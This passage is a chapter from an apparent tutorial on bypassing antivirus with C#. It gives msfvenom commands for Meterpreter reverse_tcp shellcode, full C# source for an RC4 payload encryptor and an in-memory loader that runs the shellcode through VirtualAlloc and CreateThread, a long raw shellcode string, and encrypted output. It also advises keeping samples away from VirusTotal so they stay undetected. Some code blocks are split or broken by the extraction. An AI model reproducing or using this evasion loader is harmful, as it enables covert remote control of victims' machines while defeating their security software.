

Chapter 2 : Making Encrypted Meterpreter Payload by C#.NET

- Goal : Understanding how can Create Encrypted Payload and Decrypt that in Memory by C#
- Creating C#.NET Code and Testing.
- Videos

in this Chapter we will talk about Encrypting Meterpreter Payload in your Source Code by C# so in this case we want to Hard-coded Payload Again in C# Source Code then for Avoiding from Detection by AV we will use Encrypted Meterpreter Payload in our Code but we have some Important Points in this Section :

Important Points :

1. Where of your Code is Sensitive and probably will Detect by Anti-Viruses ?

- Meterpreter Section ? It means AV will Detect your Meterpreter Hard-coded Payload in Executable file as you can see in previous Chapter we talked about that ? like these Sections :

```
byte[] X_Final = new byte[] { 0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00 ...};  
string payload = "fc,48,83,e4,f0,e8,cc,00,00,...";
```

- Or Other Sections of your C# code ? like these Sections : (S1 , S2 or STEP2: Since "Begin" up to "End") :

```
/// STEP 2: Begin  
UInt32 MEM_COMMIT = 0x1000;  
UInt32 PAGE_EXECUTE_READWRITE = 0x40;  
Console.WriteLine();  
Console.ForegroundColor = ConsoleColor.Gray;  
Console.WriteLine("Bingo Meterpreter session by Hardcoded Payload with strings ;)");  
S1 UInt32 funcAddr = VirtualAlloc(0x0000, (UInt32)X_Final.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);  
Marshal.Copy(X_Final, 0x0000, (IntPtr)(funcAddr), X_Final.Length);  
IntPtr hThread = IntPtr.Zero;  
UInt32 threadId = 0x0000;  
IntPtr pinfo = IntPtr.Zero;  
S2 hThread = CreateThread(0x0000, 0x0000, funcAddr, pinfo, 0x0000, ref threadId);  
WaitForSingleObject(hThread, 0xffffffff);  
/// STEP 2: End
```

2. in this chapter we will talk about Hard-coded Payloads but one good way to avoiding Detection by AV is Using Command Prompt Parameters for Importing your Payloads as Parameter! In this case your Payloads will load in Memory without Writing in File-system also you can Use Encrypted Data by CMD Parameters for Importing Payloads so we should talk about this technique too because some Anti-viruses will Detect Meterpreter Sections in your C# Code so in this case you should not use Hard-coded Meterpreter Payload in Executable file or Source code so you can Import your Meterpreter by Command Prompt Parameters or **you should use Hard-coded + Encrypted Payload.**

- **Note** : you can use Infiltration/Exfiltration Techniques for Transferring Payloads over Network Traffic also use them as Command Prompt Parameter for your Backdoor , in this course we will talk about Infiltration /Exfiltration Techniques too. (eBook PART2)

3. Some Anti-viruses will Detect Sections S1 , S2 or STEP2 since Begin up to End so in this case you should change your C# Source Code for Making New Signature .

In this chapter we will talk about how can use Hard-coded Payload with Encryption Method also we will talk about How can use Payloads by Command Prompt Parameters via C#.

Note : RC4 is one of the Best and Simple way for using Encryption in your Meterpreter Payloads so I want to use this Algorithm for Encrypted Payloads but in this course I do not want to Explain RC4 Algorithm Code Line by Line so we just need these codes for Encryption but I think this Source Code is not Very Difficult to Understanding so we should Focus to How can Use this Code in C# rather than the focus to RC4 Algorithm.

Warning : Don't Use "www.virustotal.com" or something like that , Never Ever.

Recommended :

STEP 1 : Use each Installed AV one by one in your LAB .

STEP 2 : after "AV Signature Database Updated" your Internet Connection should be "Disconnect" .

STEP 3 : Now you can Copy and Paste your C# code and "exe" to your Virtual Machine for test .

As you can see in this code “ class Encryption_Class ” we have “Encrypt , Decrypt” Functions so with these functions you can Create Encrypt or Decrypt Payload.

```
private static class Encryption_Class
{
    public static string Encrypt(string key, string data)
    {
        Encoding unicode = Encoding.Unicode;
        return Convert.ToBase64String(Encrypt(unicode.GetBytes(key), unicode.GetBytes(data)));
    }

    public static string Decrypt(string key, string data)
    {
        Encoding unicode = Encoding.Unicode;
        return unicode.GetString(Encrypt(unicode.GetBytes(key), Convert.FromBase64String(data)));
    }

    public static byte[] Encrypt(byte[] key, byte[] data)
    {
        return EncryptOutput(key, data).ToArray();
    }

    public static byte[] Decrypt(byte[] key, byte[] data)
    {
        return EncryptOutput(key, data).ToArray();
    }

    private static byte[] EncryptInitialize(byte[] key)
    {
        byte[] s = Enumerable.Range(0, 256)
            .Select(i => (byte)i)
            .ToArray();

        for (int i = 0, j = 0; i < 256; i++)
        {
            j = (j + key[i % key.Length] + s[i]) & 255;

            Swap(s, i, j);
        }

        return s;
    }

    private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
    {
        byte[] s = EncryptInitialize(key);

        int i = 0;
        int j = 0;

        return data.Select((b) =>
        {
            i = (i + 1) & 255;
            j = (j + s[i]) & 255;

            Swap(s, i, j);
            return (byte)(b ^ s[(s[i] + s[j]) & 255]);
        });
    }

    private static void Swap(byte[] s, int i, int j)
    {
        byte c = s[i];
        s[i] = s[j];
        s[j] = c;
    }
}
```

for using RC4 encryption Code in your C# Backdoor you need Two Steps :

Step1: Creating Encrypted Payloads by Simple C# Code.

Step2: Creating Decrypted Payloads by Simple C# Backdoor.

So we have two C# Source code first for Encryption , Second for Decryption (Backdoor).

Step1: Creating Encrypted Payloads by Simple C# Code:

Step1-1: First of all we need one Meterpreter Payload so with this command you can Create Meterpreter Payload with Csharp Format.

Step1-1: Creating Metasploit Meterpreter Backdoor Payloads. (Transform Format : csharp)

For creating Native Code or Unmanaged Code for your Backdoor Payload you can use this Command with this syntax :
msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.56.1 -f csharp > payload.txt

Note : After create Meterpreter payload by Msfvenom Command you can use this Payload by This C# Source Code for Creating Encrypted Payload .

before using this C# Source Code we should talk about `static byte[] KEY` for Encryption method also we should talk about this code `string[] InputArg = args[0].Split(',');` for Using Command Prompt Arguments to importing Meterpreter Payload .

Source 1:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace Payload_Encrypt_Maker
{
    class Program
    {
        static byte[] KEY = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11,
            0x00, 0x00 };

        private static class Encryption_Class
        {
            public static string Encrypt(string key, string data)
            {
                Encoding unicode = Encoding.Unicode;
                return Convert.ToBase64String(Encrypt(unicode.GetBytes(key), unicode.GetBytes(data)));
            }

            public static string Decrypt(string key, string data)
            {
                Encoding unicode = Encoding.Unicode;
                return unicode.GetString(Encrypt(unicode.GetBytes(key), Convert.FromBase64String(data)));
            }

            public static byte[] Encrypt(byte[] key, byte[] data)
            {
                return EncryptOutput(key, data).ToArray();
            }

            public static byte[] Decrypt(byte[] key, byte[] data)
            {
                return EncryptOutput(key, data).ToArray();
            }

            private static byte[] EncryptNitalize(byte[] key)
            {
                byte[] s = Enumerable.Range(0, 256)
                    .Select(i => (byte)i)
                    .ToArray();

                for (int i = 0, j = 0; i < 256; i++)
                {
                    j = (j + key[i % key.Length] + s[i]) & 255;

                    Swap(s, i, j);
                }

                return s;
            }

            private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
            {
                byte[] s = EncryptNitalize(key);

                int i = 0;
                int j = 0;

                return data.Select((b) =>
                {
                    i = (i + 1) & 255;
                    j = (j + s[i]) & 255;

                    Swap(s, i, j);
                });
            }
        }
    }
}
```

```
        return (byte)(b ^ s[(s[i] + s[j]) & 255]);
    });
}

private static void Swap(byte[] s, int i, int j)
{
    byte c = s[i];

    s[i] = s[j];
    s[j] = c;
}
}
static void Main(string[] args)
{
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGray;
    Console.WriteLine("Payload Encryptor tool for Meterpreter Payloads ");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine("Published by Damon Mohammadbagher 2016-2017");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine();
    Console.WriteLine("[!] using RC4 Encryption for your Payload with strings");

    string[] InputArg = args[0].Split(';');
    byte[] XPay = new byte[InputArg.Length];

    Console.WriteLine("[!] Detecting Meterpreter Payload by Arguments");
    Console.WriteLine("[!] Payload Length is: ");
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine(XPay.Length.ToString() + "\n");
    Console.ForegroundColor = ConsoleColor.DarkGreen;

    for (int i = 0; i < XPay.Length; i++)
    {
        XPay[i] = Convert.ToByte(InputArg[i], 16);
    }

    Console.WriteLine("[!] Loading Meterpreter Payload in Memory Done.");

    byte[] Xresult = Encryption_Class.Encrypt(KEY, XPay);
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("[>] Encrypting Meterpreter Payload in Memory by KEY Done.");
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[!] Encryption KEY is:");
    Console.ForegroundColor = ConsoleColor.Yellow;

    string Keys = "";
    foreach (byte item in KEY)
    {
        Keys += " " + item.ToString();
    }

    Console.WriteLine("{0}", Convert.ToString(Keys));
    Console.WriteLine();
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("[+] Encrypted Payload with Length {0} is: ", XPay.Length.ToString());
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();

    for (int i = 0; i < Xresult.Length; i++)
    {
        Console.WriteLine(" " + Xresult[i].ToString());
    }
    Console.WriteLine();
    Console.WriteLine();
}
}
```

Q. What is this KEY ?

A. Short Answer is : you need this KEY to Encrypting your Payload by RC4 Algorithm also you need this KEY for Decryption . This KEY is Byte[] Array variable and this Key Hard-coded in your Code but you can change it any time you want .

```
static byte[] KEY = { 0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x11, 0x00, 0x00 };
```

importing Data with Arguments :

- 1.you can import this KEY to your Code via Command Prompt Arguments but in this case I did not use this Technique .
- 2.for importing Meterpreter Payload via Command Prompt Arguments I used this code to do this .

```
string[] InputArg = args[0].Split(',');
```

so `string[] InputArg = args[0]` it means you want to dump First Argument in Command Prompt for this Tool .

Now we should talk about this Trick for Importing DATA in this Case Meterpreter Payload to your Code via Args Variable.

This is your Meterpreter Payload with Transform Format Csharp by Msfvenom in (Step1-1) and it should be something like this :

```
root@kali:~# msfvenom --platform windows --arch x86_64 -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.111
-f csharp > payload_cs.txt
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
root@kali:~# cat payload_cs.txt
byte[] buf = new byte[510] {
0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xcc,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,....,0xb5,0xa2,0x56,0xff,0xd5 };
```


so we have something like these bytes in our Msfvenom Payloads :

```
0xfc ,0x48 ,0x83 ,0xe4 ,0xf0 ,0xe8 ,0xcc ,0x00 ,0x00 ,0x00 ,0x41 ,0x51 ,0x41 ,0x50 ,0x52 ,0x51
```


with C# you can transform this string from this format **"0xfc,0x48"** to new String Array Variable with this Format `0xfc 0x48` so we have something like this by this simple C# Code `string[] InputArg = args[0].Split(',') :`

```
"0xfc ,0x48 ,0x83 ,0xe4 ,0xf0" ==> InputArg[0]= "0xfc"
"0xfc ,0x48 ,0x83 ,0xe4 ,0xf0" ==> InputArg[1]= "0x48"
"0xfc ,0x48 ,0x83 ,0xe4 ,0xf0" ==> InputArg[2]= "0x83"
"0xfc ,0x48 ,0x83 ,0xe4 ,0xf0" ==> InputArg[3]= "0xe4"
"0xfc ,0x48 ,0x83 ,0xe4 ,0xf0" ==> InputArg[4]= "0xf0"
```

as you can see in "Picture 1" with this Code you can import Meterpreter Payload by Command Prompt Argument to `string[] InputArg` variable very simple and this Meterpreter Payload Made by Msfvenom Command (step1-1).



After run this Code you will have something like this "Picture2"



```
C:\Users\damon\Documents\Visual Studio 2015\Projects\Payload_Encrypt_Maker\Payload_Encrypt_Maker\bin\Debug>Payload_Encrypt_Maker.exe "0xfc.0x48.0x83.0x4.0xf0.0xe8.0xcc.0x00.0x00.0x00.0x41.0x51.0x41.0x50.0x52.0x51.0x56.0x48.0x31.0xd2.0x65.0x48.0x8b.0x52.0x60.0x48.0x8b.0x52.0x18.0x48.0x8b.0x52.0x20.0x48.0x8b.0x72.0x50.0x48.0x0f.0xb7.0x4a.0x4a.0x4d.0x31.0xc9.0x48.0x31.0xc0.0xac.0x3c.0x61.0x7c.0x02.0x2c.0x20.0x41.0xc1.0xc9.0x0d.0x41.0x01.0xc1.0xe2.0xed.0x52.0x41.0x51.0x48.0x8b.0x52.0x20.0x8b.0x42.0x3c.0x48.0x01.0xd0.0x66.0x81.0x78.0x18.0x0b.0x02.0x0f.0x85.0x72.0x00.0x00.0x00.0x8b.0x80.0x88.0x00.0x00.0x00.0x48.0x85.0xc0.0x74.0x67.0x48.0x01.0xd0.0x50.0x8b.0x48.0x18.0x44.0x8b.0x40.0x20.0x49.0x01.0xd0.0x03.0x56.0x48.0xff.0xc9.0x41.0x8b.0x34.0x88.0x48.0x01.0xd6.0x4d.0x31.0xc9.0x48.0x31.0xc0.0xac.0x41.0xc1.0xc9.0x0d.0x41.0x01.0xc1.0x38.0xe0.0x75.0xf1.0x4c.0x03.0x4c.0x24.0x08.0x45.0x39.0xd1.0x75.0xd8.0x58.0x44.0x8b.0x40.0x24.0x49.0x01.0xd0.0x66.0x41.0x8b.0xc0.0x44.0x8b.0x40.0x1c.0x49.0x01.0xd0.0x41.0x8b.0x04.0x88.0x48.0x01.0xd0.0x41.0x58.0x41.0x58.0x5e.0x59.0x5a.0x41.0x58.0x41.0x59.0x41.0x5a.0x48.0x83.0xec.0x20.0x41.0x52.0xff.0xe0.0x58.0x41.0x59.0x5a.0x48.0x8b.0x12.0xe9.0x4b.0xff.0xff.0x51.0x49.0xb0.0x77.0x73.0x32.0x5f.0x33.0x32.0x00.0x00.0x41.0x56.0x49.0x89.0xe6.0x48.0x81.0xec.0xa0.0x01.0x00.0x00.0x49.0x89.0xe5.0x49.0xc0.0x02.0x00.0x11.0x5c.0x08.0x38.0x01.0x41.0x54.0x49.0x89.0xe4.0x4c.0x4c.0x89.0xf1.0x41.0xba.0x4e.0x77.0x26.0x07.0xff.0xd5.0x4c.0x89.0xea.0x68.0x01.0x81.0x00.0x00.0x59.0x41.0xba.0x29.0x80.0x6b.0x00.0xff.0xd5.0x05.0x41.0x5e.0x50.0x50.0x4d.0x31.0xc9.0x4d.0x31.0xc0.0x48.0x48.0x89.0xc2.0x48.0x89.0xc2.0x48.0xff.0xc0.0x48.0x89.0xc1.0x41.0xba.0xea.0x0f.0xdf.0xe0.0xff.0xd5.0x48.0x89.0xc7.0x6a.0x10.0x41.0x58.0x4c.0x89.0xe2.0x48.0x89.0xf9.0x41.0xba.0x99.0xa5.0x74.0x10.0x00.0x00.0x41.0x58.0x48.0x89.0xf2.0x48.0x31.0xc9.0x41.0xba.0x58.0xa4.0x53.0xe5.0xff.0xd5.0x48.0x89.0xc3.0x49.0x89.0xc7.0x4d.0x31.0xc9.0x49.0x89.0x58.0x48.0x89.0xf9.0x41.0xba.0x02.0xd9.0xc8.0x5f.0xff.0xd5.0x83.0xf8.0x00.0x7e.0x55.0x48.0x83.0xc4.0x20.0x5e.0x89.0xf6.0x6a.0x40.0x41.0x59.0x68.0x00.0x10.0x00.0x00.0x41.0x58.0x48.0x89.0xf2.0x48.0x31.0xc9.0x41.0xba.0x58.0xa4.0x53.0xe5.0xff.0xd5.0x48.0x89.0xc3.0x49.0x89.0xc7.0x4d.0x31.0xc9.0x49.0x89.0xf0.0x48.0x89.0xda.0x48.0x89.0xf9.0x41.0xba.0x02.0xd9.0xc8.0x5f.0xff.0xd5.0x83.0xf8.0x00.0x7d.0x28.0x58.0x41.0x57.0x59.0x68.0x00.0x40.0x00.0x00.0x41.0x58.0x6a.0x00.0x5a.0x41.0xba.0x0b.0x2f.0x0f.0x30.0xff.0xd5.0x57.0x59.0x41.0xba.0x75.0x6e.0x4d.0x61.0xff.0xd5.0x49.0xff.0xc0.0xe9.0x3c.0xff.0xff.0xff.0x01.0xc3.0x48.0x29.0xc6.0x48.0x85.0xf6.0x75.0xb4.0x41.0xff.0xe7.0x58.0x6a.0x00.0x59.0x49.0xc7.0xc2.0xf0.0xb5.0xa2.0x56.0xff.0xd5"
```

Payload Encryption tool for Meterpreter Payloads
Published by Damon Mohammadbagher 2016-2017

```
[!] Using RC4 Encryption for your Payload  
[!] Detecting Meterpreter Payload by Arguments  
[!] Payload Length is: 510  
[!] Loading Meterpreter Payload in Memory Done.  
[!] Encrypting Meterpreter Payload in Memory by KEY Done.  
[!] Encryption KEY is: 11 22 11 00 00 01 d0 00 00 11 00 00 00 00 11 00 11 01 11 11 00 00  
[!] Encrypted Payload with Length 510 is:  
0 84 37 71 69 109 37 60 21 235 228 108 17 204 176 36 198 93 237 156 145 184 238 1 181 165 137 167 87 222 160 187 124 92 202 24 168 213 233 136 47 91  
129 7 14 9 103 63 95 141 211 34 201 140 241 165 213 137 208 219 133 54 49 0 118 140 100 199 158 10 107 116 107 224 90 214 159 208 228 26 231 73 26 151  
85 112 83 140 229 51 128 192 75 241 140 169 228 9 68 236 172 198 13 57 86 126 136 198 101 115 100 168 67 172 1 23 246 143 214 151 253 13 113 69 215 1  
69 12 226 190 215 247 224 132 68 123 43 11 12 207 194 2 0 143 251 187 15 171 245 24 105 3 68 10 81 252 63 250 150 219 229 147 55 50 11 237 89 185 220  
100 248 20 180 42 175 246 34 27 1 131 203 175 49 104 33 218 144 110 193 189 206 204 62 138 78 2 102 75 130 176 183 93 184 252 9 136 155 117 228 39  
177 96 169 181 89 233 114 114 29 56 223 163 247 33 145 203 41 151 165 242 162 133 149 123 84 169 156 172 75 103 144 63 254 1 116 121 152 182 15 109 4  
8 242 80 94 76 100 131 28 114 3 119 227 147 76 105 132 185 70 93 236 253 186 193 177 67 202 216 136 241 19 146 16 146 184 10 41 206 30 4 95 176 204 19  
0 95 71 7 146 160 30 113 50 249 159 156 194 14 53 130 12 252 44 159 214 216 138 81 51 145 166 5 194 165 155 160 230 79 185 162 170 103 2 110 95 48 207  
207 215 245 167 106 133 70 28 238 114 70 20 7 9 173 132 7 76 226 242 193 123 148 140 199 238 178 109 188 235 52 137 157 233 228 81 21 238 197 38 148  
121 77 139 229 155 23 205 66 195 75 35 170 53 81 201 168 212 241 100 156 110 97 185 225 216 106 6 4 171 46 150 154 186 122 208 171 210 33 38 188 129 1  
53 108 126 196 85 178 29 210 128 120 137 73 176 239 6 176 142 238 215 213 176 102 116 152 48 133 217 212 138 97 4 33 165 45 73 54 254 153 125 210 97 1  
56 105 191 100 229 210 112 99 221 159 198 220 211 134 120 15 116 52 150 214 214 8 175 162 109 236 32 48 109 20 106 48 132 102 114 73 23 254 207 38 139  
14 109 223 99 164 53 213 52 15 33 211
```

Picture2:

as you can see in Picture2 we have Encrypted Meterpreter Payload by Decimal values and this Payload Encrypted by your Hard-coded KEY in this case your KEY is "0x11, 0x22, 0x11, 0x00, 0x00, 0x01, 0xd0, 0x00, 0x00, 0x11, 0x00, 0x00, 0x00, 0x00, 0x11, 0x00, 0x11, 0x01, 0x11, 0x00, 0x00".

now we should use this Encrypted Payload in target system for bypassing AV Detection by simple C# Backdoor Code also you need this KEY for Decrypting this Meterpreter Payload in Target system Memory and Executing this. As I said we talk about Those Anti-viruses which will detect our Meterpreter Payloads in Source Code or Executable File (File-system) so with Step1 we had Simple C# code for Encrypting this Meterpreter Payload also for Hard-coding this Encrypted Payload in our Executable File but we can Use Command Prompt Arguments for Importing this Payload into our Backdoor too (maybe Safe-way).

So we have two C# Source code first for Encryption (step1) , Second for Decryption (step2).

Step2: Creating Decrypted Payloads via Simple C# Backdoor.

In this Step2 you need Simple C# Code for Decrypting this Meterpreter Payload in Memory and Executing that at the same time so again we can use our Simple C# Backdoor Code from Chapter 1 but with Little Bit change in Source code for Decryption .

This is Chapter 1 Backdoor Code with little bit change for Decrypting Payload.

Source_2:

```
using System;  
using System.Collections.Generic;  
using System.Linq;  
using System.Runtime.InteropServices;  
using System.Text;  
  
namespace NativePayload_Decryption  
{  
    class Program  
    {  
  
        static void Main(string[] args)  
        {  
            Console.WriteLine();  
            Console.ForegroundColor = ConsoleColor.DarkGray;  
            Console.WriteLine("Payload Decryption tool for Meterpreter Payloads");  
            Console.ForegroundColor = ConsoleColor.Gray;  
            Console.WriteLine("Published by Damon Mohammadbagher 2016-2017");  
            Console.ForegroundColor = ConsoleColor.DarkGreen;  
            Console.WriteLine();  
            Console.WriteLine("[!] Using RC4 Decryption for your Payload By KEY.");  
            string Payload_Encrypted;  
  
            string[] Input_Keys = args[0].Split(' ');
```


Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 2 : Making Encrypted Meterpreter Payload by C#.NET

```
byte[] xKey = new byte[Input_Keys.Length];

Console.WriteLine("[!] Decryption KEY is : ");
Console.ForegroundColor = ConsoleColor.Yellow;
/// Converting String to Byte for KEY by first Argument
for (int i = 0; i < Input_Keys.Length; i++)
{
    xKey[i] = Convert.ToByte(Input_Keys[i], 16);
    Console.WriteLine(xKey[i].ToString("x2") + " ");
}

Console.ForegroundColor = ConsoleColor.DarkGreen;

/// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

Payload_Encrypted = args[1].ToString();

string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

for (int i = 0; i < Payload_Encrypted_Without_delimiterChar.Length; i++)
{
    byte current = Convert.ToByte(Payload_Encrypted_Without_delimiterChar[i].ToString());
    _X_to_Bytes[i] = current;
}
try
{

    Console.WriteLine();
    Console.WriteLine("[!] Loading Encrypted Meterpreter Payload in Memory Done.");
    Console.ForegroundColor = ConsoleColor.Green;

    byte[] Final_Payload = Decrypt(xKey, _X_to_Bytes);

    Console.WriteLine("[>] Decrypting Meterpreter Payload by KEY in Memory Done.");
    Console.ForegroundColor = ConsoleColor.Gray;
    Console.WriteLine();
    Console.WriteLine();
    Console.WriteLine("Bingo Meterpreter session by Encrypted Payload :)");

    UInt32 funcAddr = VirtualAlloc(0, (UInt32)Final_Payload.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    Marshal.Copy(Final_Payload, 0, (IntPtr)(funcAddr), Final_Payload.Length);

    IntPtr hThread = IntPtr.Zero;
    UInt32 threadId = 0;
    IntPtr pinfo = IntPtr.Zero;

    hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
    WaitForSingleObject(hThread, 0xfffff);
}
catch (Exception)
{
    throw;
}

}

public static byte[] Decrypt(byte[] key, byte[] data)
{
    return EncryptOutput(key, data).ToArray();
}
private static byte[] EncryptInitialize(byte[] key)
{
    byte[] s = Enumerable.Range(0, 256)
        .Select(i => (byte)i)
        .ToArray();

    for (int i = 0, j = 0; i < 256; i++)
    {
        j = (j + key[i % key.Length] + s[i]) & 255;

        Swap(s, i, j);
    }

    return s;
}
private static IEnumerable<byte> EncryptOutput(byte[] key, IEnumerable<byte> data)
{
    byte[] s = EncryptInitialize(key);

    int i = 0;
```

Course : Bypassing Anti Viruses by C#.NET Programming

Part 1 (C#.NET Tricks and Techniques) , Chapter 2 : Making Encrypted Meterpreter Payload by C#.NET

```
int j = 0;

return data.Select((b =>
{
    i = (i + 1) & 255;
    j = (j + s[i]) & 255;

    Swap(s, i, j);

    return (byte)(b ^ s[(s[i] + s[j]) & 255]);
}));
private static void Swap(byte[] s, int i, int j)
{
    byte c = s[i];

    s[i] = s[j];
    s[j] = c;
}

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

[DllImport("kernel32")]
private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

[DllImport("kernel32")]
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags,
ref UInt32 lpThreadId);

[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
}
}
```

by this section of code you can Import KEY code for Decryption via first Command Prompt Argument .

```
string[] Input_Keys = args[0].Split(' ');
byte[] xKey = new byte[Input_Keys.Length];

Console.WriteLine("[!] Decryption KEY is : ");
Console.ForegroundColor = ConsoleColor.Yellow;
// Converting String to Byte for KEY by first Argument
for (int i = 0; i < Input_Keys.Length; i++)
{
    xKey[i] = Convert.ToByte(Input_Keys[i], 16);
    Console.WriteLine(xKey[i].ToString("x2") + " ");
}
}
```

by this section of code you can Import your Encrypted Meterpreter code via second Command Prompt Argument .

```
// Converting String to Byte for Encrypted Meterpreter Payload by Second Argument

Payload_Encrypted = args[1].ToString();

string[] Payload_Encrypted_Without_delimiterChar = Payload_Encrypted.Split(' ');

byte[] _X_to_Bytes = new byte[Payload_Encrypted_Without_delimiterChar.Length];

